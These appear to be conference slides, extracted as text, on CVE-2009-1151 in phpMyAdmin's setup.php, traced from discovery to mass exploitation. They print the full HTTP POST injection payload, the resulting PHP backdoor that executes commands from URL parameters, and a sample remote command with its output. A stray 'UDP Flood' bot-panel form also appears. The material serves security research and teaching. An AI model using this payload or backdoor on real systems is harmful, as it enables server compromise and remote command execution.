



UDP Flood

Host:

Length (seconds):

Go



Case study: from vulnerability discovery to exploitation in the wild



From vulnerability discovery to exploitation in the wild

- CVE-2009-1151: PHP code injection
- Discovered by Greg Ose who blogged tech details on 06/04/2009:
<http://goo.gl/IAWOb>



From vulnerability discovery to exploitation in the wild

- I released a PoC two months after Greg's post was published (09/06/2009)
- Weaponised exploit released on 19/06/2009: <http://goo.gl/0ryYA>
- Mass attacks started on 21/06/2009: <http://goo.gl/RiBg8>
- Still being exploited in the wild!

<i>source ip</i>	<i>date</i>	<i>time</i>	<i>method</i>	<i>url</i>	<i>user agent</i>
200.1.192.31	2011-04-07	23:42:20	GET	/phpmyadmin/scripts/setup.php	ZmEu


From vulnerability discovery to exploitation in the wild

- Flaw lies in “/scripts/setup.php” script used in wizard-style installation
- Setup script creates sample settings file: “/config/config.inc.php”
- We can inject our own PHP code into settings file
- Desired code: basic PHP backdoor



From vulnerability discovery to exploitation in the wild

- Exploit writing methodology:
 - Investigate wizard setup.php feature



From vulnerability discovery to exploitation in the wild

- Exploit writing methodology:
 - Analyse input that can be controlled by attacker
 - In this case form fields were filtered but we could create our malicious associative array key



From vulnerability discovery to exploitation in the wild

- Exploit writing methodology: experiment injecting PHP payload

- POST /phpmyadmin/scripts/setup.php HTTP/1.1

[snip]

token=1qtrgjpdjjrg6sjddm2vl8qjar8ig86a&action=save&configuration=a:

1:{s:7:%22Servers%22%3ba:1:{i:0%3ba:6:{s:23:%22host%27]=

%27%27%3b%20phpinfo%28%29%3b//%22%3bs:9:%22localhost

%22%3bs:9:%22extension%22%3bs:6:%22mysqli%22%3bs:

12:%22connect_type%22%3bs:3:%22tcp%22%3bs:8:%22compress

%22%3bb:0%3bs:9:%22auth_type%22%3bs:6:%22config%22%3bs:

4:%22user%22%3bs:4:%22root%22%3b}}}&eoltype=unix

- a:1:{s:7:"Servers";a:1:{i:0;a:6:{s:23:"host"]=""; **phpinfo();//";s:**
9:"localhost";s:9:"extension";s:6:"mysqli";s:12:"connect_type";s:3:"tcp";s:
8:"compress";b:0;s:9:"auth_type";s:6:"config";s:4:"user";s:4:"root";}}}



From vulnerability discovery to exploitation in the wild

- We can backdoor “config.inc.php”!:

- `<?php/* * Generated configuration file * Generated by: phpMyAdmin 3.0.1.1 setup script by Michal Čihář <michal@cihar.com> * Version: $Id: setup.php 11423 2008-07-24 17:26:05Z lem9 $ * Date: Tue, 09 Jun 2009 14:13:34 GMT ** Servers configuration */$i = 0;/* Server (config:root) [1] */$i++;$cfg['Servers'][$i]['host']="; if($_GET['c']) {echo'<pre>';system($_GET['c']);echo '}</pre>';}if($_GET['p']) {echo'<pre>';eval($_GET['p']);echo '}</pre>';};//'] = 'localhost';$cfg['Servers'][$i]['extension'] = 'mysqli';$cfg['Servers'][$i]['connect_type'] = 'tcp';$cfg['Servers'][$i]['compress'] = false;$cfg['Servers'][$i]['auth_type'] = 'config';$cfg['Servers'][$i]['user'] = 'root';/* End of servers configuration */?>`



From vulnerability discovery to exploitation in the wild

- And accomplish remote command execution:

- <http://172.16.211.10/phpMyAdmin/config/config.inc.php?c=ls+-l+/>

```
total 96
```

```
drwxr-xr-x  2 root  root 4096 Mar 11 10:12 bind
```

```
rw-r-xr-x  3 root  root 4096 May  6 10:01 boot
```

```
[snip]
```



Conclusions

- Researching web attacks in the wild helped **learn** about various critical **bugs** currently being exploited
- Most attacks in the wild involve critical bugs, often already in the public domain
- Compromised hosts are not only being used for personal fame but also for **DDoS botnets**



Thank You

- Special thanks to Janne Sarendal for MySQL code samples

